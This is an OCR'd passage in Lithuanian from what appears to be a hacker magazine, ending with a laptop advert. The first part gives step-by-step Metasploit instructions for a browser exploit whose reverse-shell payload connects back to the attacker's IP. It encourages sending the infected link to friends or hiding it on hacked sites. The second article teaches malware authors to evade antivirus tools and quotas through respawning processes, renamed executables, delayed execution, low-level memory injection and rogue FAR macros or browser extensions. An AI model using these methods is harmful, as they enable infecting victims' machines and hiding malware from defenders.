parametrus reikia perduoti norint, kad eksploitas suveiktų. Būtinas yra viso labo vienas parametras, skirtas nurodyti jungtį, per kurią turi veikti suklastotas *web* serveris su užkrėstu puslapiu. Darome taip: „set HTTPPORT 1234". Dabar atėjo pati svarbiausia akimirka: įdaro (PAYLOAD) arba paprasčiau šnekant Shell–kodo pasirinkimas. *Framework'e* tu gali rasti padorų langinėms skirtų eksploitų sąrašą, todėl tau nereikia kiekvieną kartą pakeisti išeities teksto. Norėdamas pakeisti įrašytą Shell–kodą, pasinaudok *MetaSploit FrameWork* galimybėmis. Galima bukai užbindinti jungtį, įvykdyti *Program Files* pašalinimo komandą, pridėti naują vartotoją — galima padaryti ką tik nori! Mūsų eksperimente mes panaudosime klasikinį Shell–kodą „set PAYLOAD win32_reverse", kuris susijungs su mūsų serveriu ir prijungs mus prie *cmd.exe* su to vartotojo teisėmis, kuris buvo pakankamai neatsargus, kad peržiūrėjo mūsų pateiktą nuorodą. Tiesa, vos nepamiršau: kad Shell–kodas prisijungtų prie mūsų, o ne kokio nors Jono mašinos, nurodykime privalomą parametrą „LHOST išorinis_IP–mūsų_mašinos_adresas". Štai ir viskas. Mūsų velnio mašiną paleidžiame su komanda „exploit". Jeigu viskas gerai, ekrane pasirodys maždaug toks vaizdelis:

```
[*] Starting Reverse Handler.
[*] Waiting for connections to http://61.65.23.45:1234/
```

Dabar atėjo pats svarbiausias momentas: įdaro (PAYLOAD) arba paprasčiau šnekant Shell–kodo pasirinkimas.

Tai reiškia, kad viskas tiesiog puiku, o šią nuorodą galima išsiųsti savo geriausiems draugams: „Liau liau! Pažiūrėk, JOnai, čia, kaip krOOtai atrodo: *http://61.65.23.45:1234/*". Tiktai įvertink tai, kad kai jaunuolis užeis pateiktu adresu, prieš jį pasirodys jovalas, kurį matai nuotraukoje. Tai, „švelniai" tariant, tave išduoda, todėl jeigu tu esi norintis visus į kairę ir į dešinę trojaninti niekšelis,



/2/ calc
užsikrovė pažeidžiamumo patikrinimo puslapis

tuomet pataisyk paties *ie_createtextrange.pm* kodą. Išmesk po *<body onload="$start()">* pateiktą bjaurų užrašą, kad jis daugiau netrukdytų tau ir tavo nuorodos žiūrovų. Kaip matai, šio visrakčio iš *framework* komplekto naudojimas labai panašus į ten pat pateiktą WMF eksploito panaudojimą. Šiaip tai nebūtina taip išsidavinėti ir kišti visiems savo kenksmingų nuorodų. Tu gali sukurti atitinkamą *iframe* arba tiesiog nulaužtoje svetainėje sukonfigūruoti redirect'ą į savo kenksmingą *html* puslapį. Yra dar vienas senas geras būdas, geriau užsirašyk: šią nuorodą įterpti savo ICQ informacijoje ir lėkti į užsienio forumus pažindintis su visais iš eilės.

Ne vien tik WMF!

IE ir toliau mums krečia staigmenas, tačiau ji vis dar lieka viena populiariausių naršyklių, nepaisant to, kad galima akis pražiūrėti peržiūrint joje surastų pažeidžiamumų sąrašą! Vis dėlto ne viskas taip blogai, kaip atrodo: pataisymai išleisti, todėl atsinaujink ir būk budrus. O šiaip tai žiūrint į tokį audringą *Oday* eksploitų augimą, vertėtų saugotis internete tvyrančios betvarkės, kuomet nemąstantys skriptvaikiai sukompiliuos visus ir viską. Man atrodo, kad *Oday* turi būti privačiu dalyku ir jį turėti turėtų tik to verti žmonės, kurie yra pasiruošę atsakyti už savo poelgius.

/3/ www.***.com
Shell–kodu užkrėstas puslapis

Bestuburių gyvenimas ir mirtis sistemoje

Išgyvenimas sistemose su žiauriomis kvotomis

GLOBALIŲ VIRUSŲ EPIDEMIJŲ LAIKAS SENAI PRAĖJO, O DAUGELIS KIRMINŲ ŠIANDIEN MIRŠTA DAR PRIEŠ IŠLĮSDAMI. NET IR LOKALIAS EPIDEMIJAS SUKELTI PAVYKSTA MAŽAI KAM...

Paskaityk apie dokumentuotas Windows API funkcijas: www.msdn.com O čia gali daugiau sužinoti apie nedokumentuotas: www.wasm.ru

Nepamiršk, kad visa čia pateikta informacija skirta tik susipažinimui ir anaiptol neragina daryti ką nors neteisėto.

Pabandykime išsiaiškinti, kas virusams trukdo plisti ir tuo pačiu aptarkime naujas virusų koncepcijas, adaptuotas žiaurioms šiuolaikinio gyvenimo sąlygoms.

Kaip anksčiau buvo gerai

Iki pat W2K atsiradimo *Windows* vartotojai net nežinojo, kad egzistuoja toks dalykėlis, kaip resursų „kvotavimas". Kiekvienas procesas gaudavo 4 Gb adresuotos erdvės (iš kurių realiai panaudoti buvo galima tik pusantro). Saugumo posistemė ribojo priėjimą prie bylų, draudė iškvietinėti kai kurias API funkcijas ir t.t., tačiau nebuvo jokių kitokių apribojimų. Bet koks procesas, net ir turintis *Guest* teises, galėjo informacija užpildyti visą diską, sukurti maksimalų langų kiekį ir suryti visą operatyvinę atmintį. Vienintelis dalykas, ką šioje situacijoje galėjo padaryti administratorius — nuspausti *Reset* mygtuką, tikėdamasis, kad netikėtas perkrovimas disko particijos nepavers mėšlo krūva. W2K sistemoje (praėjus daugybei metų nuo šios funkcijos atsiradimo **nix* sistemose) galų gale atsirado disko kvotų galimybė, kurios kiekvienam vartotojui apibrėžė maksimalų prieinamos disko vietos dydį. Po šito XP SP2 kiekvienam procesui apribojo TCP/IP susijungimų kiekį per laiko tarpą, kas pagal idėją turėjo užkirsti kelią internete susidarantiems „kamščiams", kurie susidarydavo dėl virusų epidemijų prasiveržimo.

Šiuo metu „Microsoft" rimtai kuria sistemą, kuri krautųsi iš *Read–Only* kaupiklių (UNIX tai moka), o kai tai bus padaryta, dings vykdomų bylų modifikavimo galimybė (tiesa, virusai kaip ir anksčiau galės įsiskverbti į atmintį ir į administratoriaus kuriamas vykdomas bylas).

Kvotų praktiškai niekas nenaudoja (daugelis nė neįtaria, kad tokios egzistuoja), tačiau ateitis jau lipa ant kulnų. Eilinis galas virusams? O gal artėja jaudinantis virusų atgimimo akimirka, kuomet kovodami už išlikimą jie bus priversti išmokti parazituoti programose, kaip tai daro tikri biologiniai virusai? Galbūt jie bus priversti pasitraukti, papildydami istorijos sąvartyną naujomis kodo eilutėmis?

[Kvotą kiekvienam vartotojui!] *Windows* sistemoje realizuoti kvotavimo metodai paliečia visus sistemos gyvybiškumo aspektus, todėl prieš pradedant gilintis į rimtesnius dalykus reikėtų kaip nors klasifikuoti visą šį ūkį. Į pirmąją grupę pakliūva kvotos, kurios yra susijusios su atskirai paimtu procesu, tiksliau — su jo PID. Sistema leidžia sekti ir riboti bendrą proceso „gyvenimo" laiką, sugaišto procesoriaus laiko kiekį (tiek taikomajame lygyje, tiek ir branduolio režime), įvedimo/išvedimo operacijų skaičių (t.y. nuskaitytus/įrašytus baitus), pareikalautos (realiai išskirtos) atminties kiekį ir t.t. Likusius parametrus galima sužinoti su „Task Manager". NT kol kas dar nemoka riboti atminties ir įvedimo/išvedimo apimties, tačiau tai nesudėtinga atlikti perimant pagrindines *native API* funkcijas, kuo jau užsiiminėja kai kurios antivirusinės programos ir asmeninės ugniasienės. Galų gale *Windows* pradeda įgauti daugiavartotojiškos sistemos bruožų, kas atneš tiek daugybę privalumų, tiek ir grėsmę virusų egzistavimui. Kai kurie iš jūsų gali paprieštarauti, jog NT nuo pat pradžių buvo daugiavartotojiška. Ir kuo gi tai realiai pasireiškė? Sistemoje gali būti tik vienas vartotojas (programų paleidimas kito vartotojo vardu nesiskaito), o prieš kuriant naują sesiją, ankstesnė turi būti užbaigta.

Dar blogiau, vartotojai negali įdieginėti programų į „savo" namų katalogus, o daugiavartotojiškas priėjimas apsiriboja vien tik priėjimo prie duomenų valdymu ir individualiais nustatymais (kiekvienam vartotojui — savo HKEY_CURRENT_USER)! Tuo tarpu **nix* sistemose kas tik nori gali sau leisti įdiegti nuosavas sisteminių bibliotekų ir programų versijas, kurios bus prieinamos tik tam vartotojui ir kurios nedarys jokios įtakos visos likusios sistemos darbui! Tarkim, kad Marytė nori dirbti su *Word 97*, Onutė — su *Word 2000*, o Janinai duok tik *Word XP*. Ką gali padaryti administratorius?! Ogi nieko! Arba ilgai šokti su būgnu ir įdieginėti trečiųjų šalių gamintojų įrankius, arba rimtai susimąstyti apie tai, kiek vartotojų realiai pripažinti gali NT. Daugelis kompanijų, užsiimančių hostingo tiekimo paslaugomis arba prekiaujančių klasterinių sistemų procesoriniu laiku, aktyviai naudoja kvotavimo mechanizmus, be kurių toks sumanymas netektų prasmės.


[Kaip dauginasi ežiukai, arba kaip atsiranda „zombiai"] Su PID'u susijusias kvotas lengva apeiti. Pakanka periodiškai

(pavyzdžiui, kartą per minutę arba net per sekundę!) sukurti naują procesą, tuo pačiu užbaigiant ankstesnį. Naujai sukurtas procesas gauna pilną šviežios kvotos porciją, o kai ji išsenka, galima vėl kartoti „atgimimo" triuką. Tai labai senas būdas, kurį naudojo pats Moriso Kirminas, tačiau jis buvo žinomas dar anksčiau. Be abejo, toks „aktyvumas" nėra normalus reiškinys, todėl jis pritraukia asmeninių ugniasienių ir antivirusų dėmesį, tačiau juos lengva pergudrauti.


Antivirusas savo gyvenimą pradeda nuo atminties patikrinimo. Jis gauna aktyvių procesų sąrašą, po ko kruopščiai kiekvieną jų patikrina. Procesų sąrašą legaliai galima gauti su KERNEL32.DLL bibliotekos eksportuojama funkcija TOOLHELP32, kurią perima daugelis nepageidaujančių būti pastebėtais virusų. Pati perėmimo technika labai paprasta ir aprašyta daugybėje hakeriškų straipsnių, todėl ties ja neapsistosime, juo labiau kad egzistuoja kitas informacijos šaltinis — nedokumentuota funkcija *NtQueryInformationProcess*, kurią eksportuoja NTDLL.DLL, tačiau faktiškai ji realizuota NTOSKRNL.EXE, todėl perimti „tiesioginį" jos iškvietimą yra sunkiau. Be asemblerio žinių ir mokėjimo rašyti tvarkykles čia jau neapsieisi, tačiau, laimė, egzistuoja ir kitų būdų, kurie veikia visose operacinėse sistemose ir nereikalauja smegenų rievių įtempimo. Atlikime paprastą eksperimentą. Paleidžiam FAR (jeigu tik jis nebuvo paleistas anksčiau), spaudžiam <F11> ir įskiepių sąraše surandame „Process list", kuris į einamą skydelį pateikia procesų sąrašą. Norint apie procesą gauti išsamesnės informacijos, reikia užvesti ant jo kursorių ir paspausti <F3> arba <F4>. „Aha", — tariame netikėtai pilną alaus skardinę suradusio žmogaus balsu. Štai jis! *Ass of the Dragon!* Prieš akis iškyla proceso pavadinimas, vykdomos bylos kelias, pirminio proceso PID, paleidimo laikas ir kita informacija. Pilnas kelias — tai nėra gerai. Bet kuris vartotojas (antivirusas) gali iš disko nuskaityti bylą ir pažiūrėti, kas čia per bjaurastis! Ką mes čia galime padaryti? Pakeisti tikrąjį kelią kuo nors kitu? Deja! Legaliomis priemonėmis iš taikomojo lygio šios informacijos nepakeisi (mažiausiai teks gauti administratoriaus teises). Be viso to NT blokuoja vykdomą bylą iki pat jos vykdymo užbaigimo — komanda *DeleteFile* grąžina klaidą, todėl tokios svajonės, kurioje būtų sukurta laikina automatiškai po paleidimo save pašalinanti byla, įgyvendinti neįmanoma. Ir štai scenoje pasirodo jūsų nuolankus tarnas, t.y. aš. Kukliai gniauždamas rankas, jis taria: „NT blokuoja tik bylos pašalinimą ir rašymą į ją, tačiau leidžia ją pervadinti. Beje, pervadinta gali būti ne tik pati byla, bet ir kelias iki jos, tegu dėl to mums ir teks patirti įvairaus sunkumo lygio pašalinių efektų".

Kas gi tai per efektai? Pabandykime pažiūrėti! Sukurkime katalogą „D:\1\2\3\", į jį įkelkime *notepad.exe* (arba bet kokią kitą tavo skonį atitinkančią programą) ir ją paleiskime. Dabar „1" pervadinkime į „a". Spėk, ką mes gausim? Nepaisant visų mūsų pervadinimų, katalogas „D:\1\2\3\" kaip buvo, taip ir liko, tačiau dabar jis visiškai tuščias! Be to, buvo sukurtas katalogas „D:\A\2\3\" su jame esančiu notepad'u. Šaunu! Pervadinkime *notepad.exe* į *xxx.exe*. Kaip matome, jis visiškai nesipriešina ir yra sėkmingai pervadinamas. Analogiškai gali būti pervadinti ir

/1/ Makrosai

FAR savo makrosus saugo sisteminiame registre, kuris prieinamas bet kuriai programai

/2/ Atvaizduojamų stulpelių pasirinkimas

NT stebimi procesoriaus resursai

/3/ Specialus įskiepis
leidžia FAR'ui stebėti procesus

katalogai „2" bei „3". Vienintelis dalykas, kurio mes negalime daryti — keisti disko, tačiau mums to ir nereikia! Svarbiausia, kad iš „D:\1\2\3\notepad.exe" paleista byla persikėlė į „D:\a\2\3\xxx.exe", t.y. pakeitė ne tik savo pavadinimą, bet ir gyvenamąją vietą. O kaip sekasi su procesų sąrašu? Taigi žinokite, kad NT jį sukuria tik vieną kartą — proceso sukūrimo metu — ir niekada neatnaujina.

Tai reiškia, kad mūsų atveju FAR (kaip ir bet kuri kita programa) „sąžiningai" rodo pradinį kelią, kurio jau nėra.

```
Module: NOTEPAD.EXE
Full path: D:\1\2\3\NOTEPAD.EXE
PID: 664
Parent PID: 716 (Far.exe)
Priority: 8
Threads: 1
```

Antivirusas paprasčiausiai negalės atidaryti bylos „D:\1\2\3\NOTEPAD.EXE". Kaip sakoma, kas nespėjo, tas pavėlavo. Teoriškai (ir praktiškai) antivirusas gali „prisijungti" prie proceso per jo PID, tačiau tam lengva pasipriešinti. Pakanka išdarinėti bet kokį gerą

/4/ Užduočių dispečeris
naudoja nedokumentuotą funkciją *NtQueryInformationProcess*

Armadillo arba *eXtreme Protector* tipo pakuotoją — jie tam priešinasi visomis keturiomis! Taip pat įmanomas variantas būtų ankstesnio kelio vietoje įkurti kokią nors nekaltą bylą tokiu pačiu pavadinimu — štai tuomet patiklus antivirusas būtų apgautas kaip reikiant ir nė neįtartų, kaip šauniai mes jį pergudravome.

Taip apeiti rezidentinių stebėjimo programų jau nepavyks. Jos periminėja už bylų nuskaitymą ir procesų paleidimą atsakingas API funkcijas (paprastai tai yra *CreateFile* ir *CreateProcess*), todėl programa patikrinama su analizatoriumi dar prieš ją paleidžiant. Prieš keletą metų aš buvau „Hakeryje" parašęs straipsnį „Išgyvenimo sudrumstame vandenyje technika, arba kaip apgauti antivirusą" (žurnale jis vadinosi „Maskavimosi paslaptys"), kuriame aprašiau keletą elegantiškų ir efektyvių metodų, leidžiančių apsukti antivirusą su visais jo euristiniais analizatoriais. Tuomet pakakdavo programą supakuoti kokiu nors naujesniu pakuotuvu, o įėjimo taške įterpti *jump* į savo *thunk*, kuris panaudoja save modifikuojantį kodą, struktūrines išimtis arba naujoviškas SSE komandas, po ko atstatomas originalus jump'o ištrintas turinys ir valdymas perduodamas išpakuotuvui. Tačiau per pastarąjį laiką antivirusinių sistemų virtualios mašinos žymiai sutvirtėjo, todėl dalis šių triukų jau nebeveikia, o greitai jie iš viso nebeveiks! Ką gi daryti? Be panikos! Neskubėkite, ir būsite pirmi — geriau pajudinkite smegenis.

Paprasčiausia būtų į *thunk* įterpti funkciją *SetTimer/Sleep*, kuri originalų įėjimo tašką iškviečia po keleto sekundžių. Nė vienas man žinomų antivirusų neanalizuoja *SetTimer* argumentų ir taip ilgai nelaukia. Mano nuomone, programa turėtų atrodyti štai taip:

```
SetTimer(,,,);
Sleep(,);
Exit(,);
```


2. *CodeRed, IIS fucker*

1. Pašto kirminas *MyDooM*

Be abejo, toks komandų derinukas yra keistas, tačiau mašininės logikos požiūriu jis visiškai teisingas. Taip pat galima naudoti API funkcijos *QueueUserAPC* sukuriamus asinchroninius procedūrų iškvietimus (APC — *Asynchronous Procedure Call*). Čia daug ko galima prigalvoti! Tačiau juk mes dabar visai ne apie tai šnekame! Sugrįžkime prie mūsų tėvo proceso identifikatorių (*parent PID*). Antivirusams ir pažangiems vartotojams tai tikras informacijos lobynas. Paimkime, pavyzdžiui, į *Microsoft Support Tools* komplektą įeinantį įrankį *tlist* ir paleiskime jį su opcija „-t", o dar geriau būtų pasinaudoti Marko Rusinovičiaus *Process Explorer'iu*, kurį gali nemokamai parsisiųsti iš *www.sysinternals.com/Utilities/ProcessExplorer.html*. Procesų hierarchija čia matosi kaip ant delno! O jeigu pirminis procesas jau baigėsi ir *parent PID* rodo į niekur? Tuomet susiformuoja iš karto prie savęs dėmesį traukiantis procesas „zombis", ypač jeigu šis procesas periodiškai sukuria naujus „zombius", o pats dingsta. Deja! Visa tai riboja technika! Kaip rodo praktika, jie vis dėlto tokiais ir lieka, ypač jeigu dauginamasi gudriai, prieš proceso užbaigimą išlaikant nedidelę pauzę. Tuomet sistemoje nuolat bus lygiai du „zombiai" su tokiais pačiais vardais, nors panaudojant kryžminį „apdulkinimą" galima sukurti du „zombius" skirtingais vardais, kurie pakaitomis iškvietinėja vienas kitą su nuolat besikeičiančiais PID'ais. Tačiau ne visi vartotojai kreipia dėmesį į PID'us. Praktinės šios schemos realizacijos procese programuotojas neišvengiamai susiduria su duomenų perdavimo problema iš vieno proceso kitam. Kaip ją įgyvendinti? Yra labai dailus triukas, leidžiantis bet kuriuo metu nutraukti proceso vykdymą (pavyzdžiui, iškilus antiviruso grėsmei), atnaujinant sukurto „zombio" darbą nuo tos pačios vietos. Tai paprasta! Visi proceso kintamieji saugomi bendroje atminties dalyje, į kurią prieš užbaigimą įrašomas ir registrų kontekstas. Jis nuskaitomas su funkcija *GetThreadContext*, o įrašomas — su *SetThreadContext*. Savaime suprantama, kiekvieno srauto (*thread*) kontekstas turi būti išsaugotas atskirai. Sukurtas procesas iš bendros atminties srities nuskaito savo tėvo kontekstą, o savąjį sukonfigūruoja rankiniu būdu su nesudėtingu asemblerio intarpu. Taip kenksmingą virusą kuriančiam hakeriui nėra jokio skirtumo, kiek procesų dalyvauja šioje schemoje. Persijungimas įvyksta visiškai „skaidriai", ir jeigu be viso to antrinis procesas paveldi visų savo pirminių objektų deskriptorius, programa vykdoma taip, lyg nė nebūtų įvykę jokių persijungimų. O kvotos yra nuolat atnaujinamos, taip ugnies degimas vis pakurstomas naujais sausų malkų glėbiais!

[Svetimų procesų užgrobimas] Štai mes ir prisikasėme iki pačių parazitų. Užuot veisus „zombius", rizikavus būti aptiktam ir generavus niekam nereikalingą sistemą apkraunantį aktyvumą, ar ne geriau būtų slapta įsiskverbti į svetimą programą ir panaudoti jos resursus kaip savus? Puiki idėja, tiktai... bet kokį žinomą įsiskverbimo mechanizmą lengvai atpažįsta antivirusai ir asmeninės ugniasienės.

Norint išgyventi, reikia pasiūlyti radikaliai naują būdą, kurio nepavyktų niekam kontroliuoti. Didžioji virusų dalis savo kodą įterpia su funkcija *WriteProcessMemory*, kurią kontroliuoja visi įmanomi sargai. O kaip jie gali ją kontroliuoti? Paprastai naudojamas toks metodas: atmintyje taip pataisoma KERNEL32.DLL eksporto lentelė, kad *WriteProcessMemory* rodytų į antivirusinį priedą, kuris tikrina, kas ir kodėl iškviečia šią funkciją. Kitais atvejais taisomas *past* funkcijos *WriteProcessMemory* kodas (pavyzdžiui, į jos pradžią įterpiamas *jump* į antiviruso *thunk*). Trumpiau šnekant, iškvietinėti *WriteProcessMemory* gali tik savižudis, juo labiau kad *WriteProcessMemory* — tai tik iš NTDLL.DLL bibliotekos eksportuojamas *ZwProtectVirtualMemory* „apvalkalas", kurį kontroliuoja žymiai mažiau antivirusų/ugniasienių. Savo ruožtu *ZwProtectVirtualMemory* kreipiasi tiesiogiai į operacinės sistemos branduolį. Tai daroma per pertraukimą INT 2Eh, į EAX registrą įkeliant reikšmę 77h. Pradedant XP, sąveikos su branduoliu sąsaja įgyvendinama per specialią mašininę komandą *sysenter*, tačiau INT 2Eh pertraukimas ir toliau palaikomas siekiant išsaugoti suderinamumą su senesnėmis sistemų versijomis.

```
.text:77F82C30 ZwProtectVirtualMemory proc near
.text:77F82C30 arg_0          = dword ptr 4
.text:77F82C30
.text:77F82C30        mov eax, 77h ; NtProtectVirtualMemory
.text:77F82C35        lea edx, [esp+arg_0]
.text:77F82C39        int 2Eh
.text:77F82C3B        retn 14h
```


3. MSBLAST — RPC DCOM

```
.text:77F82C3B ZwProtectVirtualMemory endp
```

Nedaugelis apsaugos programų veikia tokiame žemame lygyje, todėl mes turime puikias galimybes likti nepastebėtais, tačiau... rizika vis tiek lieka. Ką padarysi — tokia mūsų profesijos specifika. Giliau leistis jau nėra kur! Žemiau tik branduolys! Be abejo, galima parašyti tvarkyklę, kuri išnagrinėja puslapių katalogą ir įterpia kodą tiesiogiai į fizinę atmintį, arba tą patį galima padaryti iš taikomojo lygio, kreipiantis į pseudoįrenginį „\\Device\\PhysicalMemory“ , kuris iki pat *Windows 2003 Server SP1* buvo prieinamas administratoriui tiek skaitymui, tiek rašymui, tačiau dabar su šiuo pseudoįrenginiu negali dirbti net *System*, kas mus sugrąžina prie tvarkyklės (žr. straipsnį „Changes to Functionality in Microsoft Windows Server 2003 Service Pack 1 Device\PhysicalMemory Object“, kurį gali rasti „Microsoft“ svetainėje: *www.microsoft.com/technet/prodtechnol/windowsserver2003/library/BookofSP1/e0f862a3-cf16-4a48-bea5-f2004d12ce35.mspx*). Kita pašėlusi idėja — nusileisti į sektorių lygį, įsibrauti į *pagefile* bylą ir šiek tiek „pataisyti“ programą. Bet juk tai kliedesiai! Yra kur kas elegantiškesnių ir labiau nepastebimų saugaus įsiskverbimo metodų!

[Mūsų metodai] Mums juk nesvarbu, į kokią programą įsiskverbti, tiesa? Mes norime apšvarinti svetimus resursus. Daugelis programų pripažįsta įskiepius ir kitokias praplėtimo formas. Pakanka į tam tikrą katalogą įkelti modulį arba šiek tiek pataisyti konfigūracinę bylą (sisteminį registrą). Programa užkraus mūsų įskiepį kaip savą ir mes atsidursime svetimoje adresų erdvėje, kurios ribose galima daryti ką tik nori. Kitas galingas liaudies ginklas — makrosai. FAR juos saugo registre ir leidžia pakeisti bet kokią, net ir užimtą klavišų kombinaciją. Jis taip pat leidžia makrosams slopinti išvedimą į ekraną. Ką tai reiškia? Ogi štai ką! Paimkime kombinaciją, kuri naudojama kiek įmanoma dažniau (pavyzdžiui, *<Alt>+<F1>*, skirta disko pasirinkimui kairėje programos dalyje), ir priskirkime jai tam tikrą... „naudingų“ veiksmų (nebūtinai destruktyvių) seką, o po to iškvieskime tikrąjį šiai kombinacijai priskirtą funkcionalumą, kad vartotojui neiškiltų jokių įtarimų, jog čia kažkas ne taip. Kadangi FAR suteikia priėjimą prie visų komandinės eilutės komandų, makrovirusų galimybės pasirodo besančios iš tiesų beribės! Aptikti pašalinius makrosus labai sudėtinga, nebent specialiai jų ieškotum, tačiau tam prireiks įdiegti papildomą įskiepį, kuris makrokomandas atvaizduoja „natūraliu“ pavidalu, nes priešingu atveju aš ir pats visame tame pasimesčiau. O ką galima pasakyti apie įžymųjį Lapiną (*FireFox*)? Tai tikros hakeriams gotams skirtos kapinės! Imk ir hakeriauk, tai yra įdieginėk savo praplėtimus. Tokius praplėtimus lengva aptikti tiesiog peržiūrėjus jau sukonfigūruotų praplėtimų sąrašą, tačiau toli gražu ne kiekvienas vartotojas gali užtikrinai pasakyti, kada ir kokius praplėtimus jis įdieginėjo. Paskutinės *Opera* versijos taip pat pripažįsta mini programų tipo praplėtimus, kurių niekas nekontroliuoja.

```
.text:77EA1815                  ; BOOL __stdcall WriteProcessMemory(HANDLE hProcess,LPVOID lpBaseAddress,LPVOID lpBuffer,DWORD
.text:77EA1815                                      public WriteProcessMemory
.text:77EA1815                  WriteProcessMemory  proc near
.text:77EA1815
.text:77EA1815                  var_8               = dword ptr -8
.text:77EA1815                  var_4               = dword ptr -4
.text:77EA1815                  hProcess            = dword ptr  8
.text:77EA1815                  lpBaseAddress       = dword ptr  0Ch
.text:77EA1815                  lpBuffer            = dword ptr  10h
.text:77EA1815                  nSize               = dword ptr  14h
.text:77EA1815                  lpNumberOfBytesWritten= dword ptr  18h
.text:77EA1815
.text:77EA1815 55                                   push ebp
.text:77EA1816 8B EC                                mov ebp, esp
.text:77EA1818 51                                   push ecx
.text:77EA1819 51                                   push ecx
.text:77EA181A 8B 45 0C                             mov eax, [ebp+lpBaseAddress]
.text:77EA181D 53                                   push ebx
.text:77EA181E 89 45 F8                             mov [ebp+var_8], eax
.text:77EA1821 56                                   push esi
.text:77EA1822 8B 5D 14                             mov ebx, [ebp+nSize]
.text:77EA1825 8D 45 14                             lea eax, [ebp+nSize]
.text:77EA1828 57                                   push edi
.text:77EA1829 8B 7D 08                             mov edi, [ebp+hProcess]
.text:77EA182C 8B 35 70 12 E8+                      mov esi, ds:NtProtectVirtualMemory
.text:77EA1832 50                                   push eax
.text:77EA1833 8D 45 FC                             lea eax, [ebp+var_4]
.text:77EA1836 6A 40                                push 40h
.text:77EA1838 50                                   push eax
.text:77EA1839 8D 45 F8                             lea eax, [ebp+var_8]
.text:77EA183C 50                                   push eax
.text:77EA183D 57                                   push edi
.text:77EA183E 89 5D FC                             mov [ebp+var_4], ebx
.text:77EA1841 FF D6                                call esi ; NtProtectVirtualMemory
.text:77EA1843 85 C0                                test eax, eax
.text:77EA1845 0F 8C 66 62 01+                      jl  loc_77EB7AB1
.text:77EA184B 8B 45 14                             mov eax, [ebp+nSize]
.text:77EA184E 8B C8                                mov ecx, eax
.text:77EA1850 83 E1 04                             and ecx, 4
.text:77EA1853 80 F9 04                             cmp cl, 4
.text:77EA1856 0F 85 AD 61 01+                      jnz loc_77EB7A09
.text:77EA185C
.text:77EA185C                  loc_77EA185C:                           ; CODE XREF: .text:77EB7AI1↓j
.text:77EA185C                                                          ; .text:77EB7AIF↓j ...
.text:77EA185C 8D 4D 14                             lea ecx, [ebp+nSize]
.text:77EA185F 51                                   push ecx
.text:77EA1860 50                                   push eax
.text:77EA1861 8D 45 FC                             lea eax, [ebp+var_4]
77EA1861: WriteProcessMemory+4C
```

/5/ WriteProcessMemory
iš tiesų yra *ZwProtectVirtualMemory* „apvalkalas“

/6/ Marko Rusinovičiaus Explorer'is
atvaizduoja procesų hierarchiją ir suseka „procesus-zombius“

KELIAUK, BENDRAUK, PRAMOGAUK!

FUJITSU COMPUTERS SIEMENS

Fujitsu Siemens AMILO Pi 1505

Intel Core Duo T2050 procesorius bei 1024 MB pagrindinė atmintis užtikrina ne tik nepriekaištingą kompiuterio darbą, bet ir suteikia laisvę ir komfortą vienu metu daryti begales darbų. 80 GB talpos kietasis diskas skirtas rimtiems ir ne tokiems rimtiems dalykams – prikimškite jį filmų, muzikos klipų bei nuotraukų, nes visa tai galėsite stebėti itin ryškiame 15,4 colių įstrižainės Crystal View TFT ekrane. 3 USB jungtys, DVD įrašinėjantis diskasukis, 2 garso kolonėlės, Firewire, linijinės išvestis ir įvestis, kortelių skaitytuvas, S-Video bei ypač dailus korpusas.

Puiki trijulė tik už 3399 Lt

Dėmesio! Kaina komplektui galioja visą rugsėjo mėnesį „Topo Centras" parduotuvėse

Logitech Quickcam for Notebooks

Mažytė būtent nešiojamiems kompiuteriams skirta internetinė kamera. Ryškus VGA vaizdas ir aiškus garsas nuo šiol internetiniams pokalbiams dovanoja ne tik garsą, bet ir vaizdą. Integruotas mikrofonas beveik nepastebimas, todėl galima nesibaiminti dėl „pabėgusių" detalių. 14 mm laikiklis tinka tvirtinti prie visų nešiojamų kompiuterių, o internetinė kamera taip įgauna sukinėjimosi laisvę. Be to, jeigu norite į savąjį Fujitsu Siemens laptopą prikišti begales nuotraukų, tą padaryti padės ir ši internetinė kamera. Taip, ji fotografuoja, ir net 1,3 mln. vaizdo taškų kokybe.

